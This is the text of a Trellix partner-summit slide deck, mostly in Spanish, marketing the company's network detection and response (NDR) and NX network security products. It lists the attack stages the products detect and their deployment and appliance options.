Trellix

21 – 24 OCTOBER 2024

EMEA & LTAM Partner Tech Summit

Lisbon, Portugal

Trellix

Detección de amenazas desconocidas y emergentes

Trellix NDR

El equipo

Network Detection and Response

- Alejandro Garcia
- Fernando Segura
- David Nieto
- Julio Quintero

Antes de comenzar

Use the following WIFI:
SID: **to_be_defined**
Password: **to_be_defined**

Ponga atención a las siguientes instrucciones....

Silenciar los teléfonos

Silencie o apague sus teléfonos inteligentes y otros dispositivos electrónicos para minimizar las distracciones durante la presentación.

Baños

Los baños se encuentran antes de la recepción a su derecha.

Salidas de emergencia

Familiarícese con las salidas de emergencia más cercanas, ubicadas justo antes de la recepción a su izquierda. En caso de emergencia, siga las señales de salida y diríjase con calma a la salida más cercana.

Q&A


Tendremos una sesión de preguntas y respuestas al final de la presentación. Por favor, guarde sus preguntas hasta entonces.

Horarios

Se espera que la sesión dure aproximadamente

3 horas con un descanso de 30 min.

Plataforma Trellix impulsada por IA



CISO

SecOps

Managed Partners

Flujos de trabajo integrados y experiencia unificada

Engine

Detección y priorización	Correlación multivectorial	Contextualización y enriquecimiento
Automatización y orquestación	Respuesta guiada	Threat Hunting & Forense
Análisis y normalización de datos	Data Lake & Search	Open API Framework

Security Controls

Endpoint

Network

Data

Collaboration

Cloud

Integrations

Agente Modular Singular

Inteligencia

AI + Centro de Investigación Avanzada + Inteligencia de amenazas operativas

Trellix

Desafíos en la red actuales

Seguridad Puntos ciegos

Activos en crecimiento:

133%

Aumento del número de activos a proteger

Atacantes persistentes

Ataques recurrentes

43%

Organizaciones afectadas por ransomware se vieron afectadas más de una vez

Investigacion es complejas

Alertas ignoradas:

35%

Analistas de seguridad que dicen que las alertas se ignoran cuando son muchas

69% de las organizaciones informaron de activos desconocidos y mal gestionados en la red

¿QUÉ ES NDR?

“Los productos de detección y respuesta de red (NDR) detectan comportamientos anormales del sistema mediante la aplicación de análisis de comportamiento a los datos de tráfico de red.

Analizan continuamente los paquetes de red sin procesar o los metadatos de tráfico entre las redes internas (este-oeste) y las redes públicas (norte-sur).

Los productos NDR incluyen respuestas automatizadas, como la contención del host o el bloqueo del tráfico, directamente o mediante la integración con otras herramientas de ciberseguridad.

NDR se puede entregar como una combinación de dispositivos de hardware y software para sensores, y una consola de administración y orquestación en forma de software local o SaaS.”

Gartner Research

Applying Network-Centric Approaches for Threat Detection and Response

Trellix

¿Qué es NDR?

NDR evolucionado a partir de la seguridad de red
La detección y respuesta de red (NDR) actual tiene una larga historia, que evolucionó a partir de la seguridad de la red y el análisis del tráfico de red (NTA). La definición histórica de seguridad de red es utilizar un firewall perimetral y sistemas de prevención de intrusiones para filtrar el tráfico que ingresa a la red, pero a medida que la tecnología de TI y seguridad ha evolucionado, la definición es mucho más amplia ahora debido a los ataques modernos que aprovechan enfoques más complejos.

Hoy en día, la seguridad de la red es todo lo que una empresa hace para garantizar la seguridad de sus redes y de todo lo relacionado con ellas. Esto incluye la red, la nube (o nubes), los puntos finales, los servidores, el IoT, los usuarios y las aplicaciones. Los productos de seguridad de red buscan utilizar medidas preventivas físicas y virtuales para proteger la red y sus activos contra el acceso no autorizado, la modificación, la destrucción y el uso indebido.

Alternativas del cliente

Confiar en la seguridad de red tradicional NGFW e IPS

Utilice un NDR de detección de comportamiento puro: Extrahop, Vectra, DarkTrace, etc.

Aprovechar un SIEM para la consolidación y correlación de eventos y registros

Aprovechar la cartera de un fabricante: Cisco, Fortinet, PAN, etc.

Centrarse en EDR y XDR para la detección y la respuesta

TRELLIX NDR

Trellix

El enfoque de Trellix

Elimina los puntos ciegos

- No solo el perímetro - N/S y E/W
- Visibilidad en entornos locales/cloud/híbridos
- Detección y supervisión de activos

Interrumpe a los atacantes en cada etapa

- No solo un compromiso inicial
- Enfoque basado en ML multicapa
- Detección de amenazas conocidas, desconocidas y emergentes


Acelere la investigación y la respuesta

- Priorización y enriquecimiento de alertas
- Ámbito del impacto de los ataques
- Investigación guiada y flujo de trabajo
- Respuesta basada en la red

Basado en un legado de innovación en la detección de amenazas de red y la investigación de inteligencia de amenazas

Network Detection and Response (NDR)

La próxima evolución en seguridad para redes empresariales



- Enfoque: Detección, investigación, búsqueda y respuesta a amenazas avanzadas

- Arquitectura NDR moderna y totalmente integrada
- Complejidad reducida
- Mitigación en línea en tiempo real
- Investigaciones simplificadas

Aumento de la eficacia de la misión

- Reducción de los costes operativos


Trellix

Elimine los puntos ciegos

Visibilidad de seguridad ampliada: Logre una visibilidad mejorada en centros de datos, nubes híbridas, sucursales y campus corporativos.

Cobertura Integral: Garantiza la supervisión del tráfico de red N/S (Norte/Sur) y E/W (Este/Oeste), fundamental para detectar movimientos laterales y otros vectores de ataque sofisticados.

Descubrimiento avanzado de activos: Identifica y clasifica los activos dentro de la red, lo que facilita una comprensión y gestión integrales de los recursos de la red.



Se integra a la perfección con la seguridad de red de Trellix(IPS, NX, PX, IVX)

Trellix

Acelerar la investigación y respuesta

Alta fidelidad, basada en amenazas y respaldada por IA para un flujo de trabajo SOC eficaz

Threat Detection

ML/AI, análisis de comportamiento, disparadores y reglas expertas detectan amenazas emergentes en toda la cadena de muerte

Asset Discovery

La detección de dispositivos, la toma de huellas dactilares y la creación de perfiles de riesgos permiten la creación de perfiles de objetivos

Investigation

El enriquecimiento automatizado con información sobre amenazas, técnicas MITRE, análisis y **Trellix WISE** acelera las investigaciones

Hunting


PCAP basado en eventos, metadatos L7 y visibilidad de datos de flujo para la búsqueda, guiados a través de Trellix WISE

Containment & Remediation

Agilice las respuestas con XDR, manuales de estrategias SOAR e integraciones de sistemas de emisión de tickets

Provides visibility and alert priority to respond quickly

NDR: Detección de amenazas 1/2


Seguridad perimetral de red tradicional
Detección y respuesta de red Trellix
Reconocimiento
Acceso inicial
Ejecución
Escalación de privilegios / Acceso a credenciales
Descubrimiento / Movimiento lateral
Comando y control
Exfiltración
Signatures
Dynamic Analysis
TTP-based ML Modules
Inteligencia de amenazas
Hunting Triggers
Análisis de Comportamiento
Reglas de correlación


Aprovechar múltiples enfoques de detección e IA

Trellix

NDR: Detección de amenazas 2/2

Seguridad perimetral de red tradicional

Detección y respuesta de red Trellix



Reconocimiento

- Reconnaissance attack detection

Acceso inicial

- Multi-flow, multi-vector execution
- Signature-based intrusion prevention
- Domain and URL blocking
- Full protocol analysis
- Phishing detection

Ejecución

- Behavioral malware detection
- Zero-day attacks
- Malware emulation
- Riskware
- Outbound file scanning
- Remote code execution detection

Escalación de privilegios / Acceso a credenciales

- "Pass the hash" detection
- Detect tools used for credential and password dumping
- Fileless malware for extracting credentials

Descubrimiento / Movimiento lateral

- Network mapping
- Host and service enumeration
- User hunting to identify high value admin rights

Comando y control

- Beaconing detection
- Malware callbacks
- Web shell detection
- Traffic anomaly detection
- TLS fingerprint anomalies
- IoT callback detection

Exfiltración

- ML exfil module detects unusual file transfers
- Signature-based exfil detection

TRELLIX NX

Trellix

Network Security (NX)

Detectar lo Indetectable

INTELLIGENCE DRIVEN
Inteligencia con tecnologías avanzadas

SMARTVISION
Detecta tráfico de red lateral sospechoso y exfiltración de datos

MULTI-OS SUPPORT
Detiene las amenazas dirigidas a Windows, Linux y OS X

inversiones más eficientes

HIGH FIDELITY ALERTS
Pocos falsos positivos para enfocarse a las alertas que importan

FLEXIBILITY
Escalable de 50 Mbps a más de 20 Gbps+ en múltiples factores de forma

ORCHESTRATION
Cambia a Network Forensics o Helix Platform para automatizar tareas

Protección a través de Global fingerpint de Trellix

DYNAMIC THREAT INTEL
Protección automatizada de amenazas detectadas en todo el mundo

BREACH EXPERTISE
Inteligencia aplicada desde la primera línea


ATTACKER INSIGHT
Conocimiento profundo de las tácticas, técnicas y procedimientos del atacante

Trellix

Network Security – Motores de detección y protección

DYNAMIC THREAT INTELLIGENCE

Content Updates – Signatures/ Threat Feeds
Cloud Assist – Cache for File & URL Analysis
Cloud Assist – File Sandboxing & Analysis



IPS
Proprietary/Custom Signatures (Snort, YARA)
Static Network Rules/Blacklists
Antivirus + Malware Guard

Multi-Flow Analysis
Web Shell Detections
Server-Based Vulnerabilities
URL-based Phishing Attacks (Cloud-Assisted)
Malware Binaries Check (Cloud-Assisted)

Multi-Vector Execution (MVX)
Web Infection
Riskware
Callback Detection


Analytics Rules
Lateral Movement
Data Exfiltration
Beacon Detection
Malicious C2 Communications

Protocol Application and Visibility
Metadata Generation
IoT Visibility
TLS/JA3 Fingerprinting
Endpoint Correlation

Network Security (NX)

- Opciones de despliegue
- Funcionamiento
- Alertas
- Vistas
- Cambios en el OS

Opciones de despliegue



VIRTUAL AND SAAS

Cloud IaaS aws Azure

Cloud SaaS Trellix iboss

On-Premise Virtual vNX vmware ESXi KVM Hyper-V

Cloud Virtual VX aws Bare Metal

Enterprise

Small to Medium Enterprise

Distributed Enterprise

NX 1500

NXS 1500V

NX 2500

NXS 2500V

NXS 2550V

NX 2550

NXS 4500V

NX 3500

NXS 6500V

4600 NX

NX 4500

NXS 7500V

5600 NX

NX 5500

NXS 8500V

6600 NX

NX 6500

8600 NX

12600 VX

VX 12550

VX 5500

MVX Smart Grid

ON-PREMISES HARDWARE

50 [N/A] Mbps

100/250 [50/100] Mbps

500 [250] Mbps

1000 [500] Mbps

2 Gbps [1 Gbps]

5 [2.5] Gbps


10 [5] Gbps

20 [10] Gbps

Network Smart Node [Integrated NX] Bandwidth

Trellix

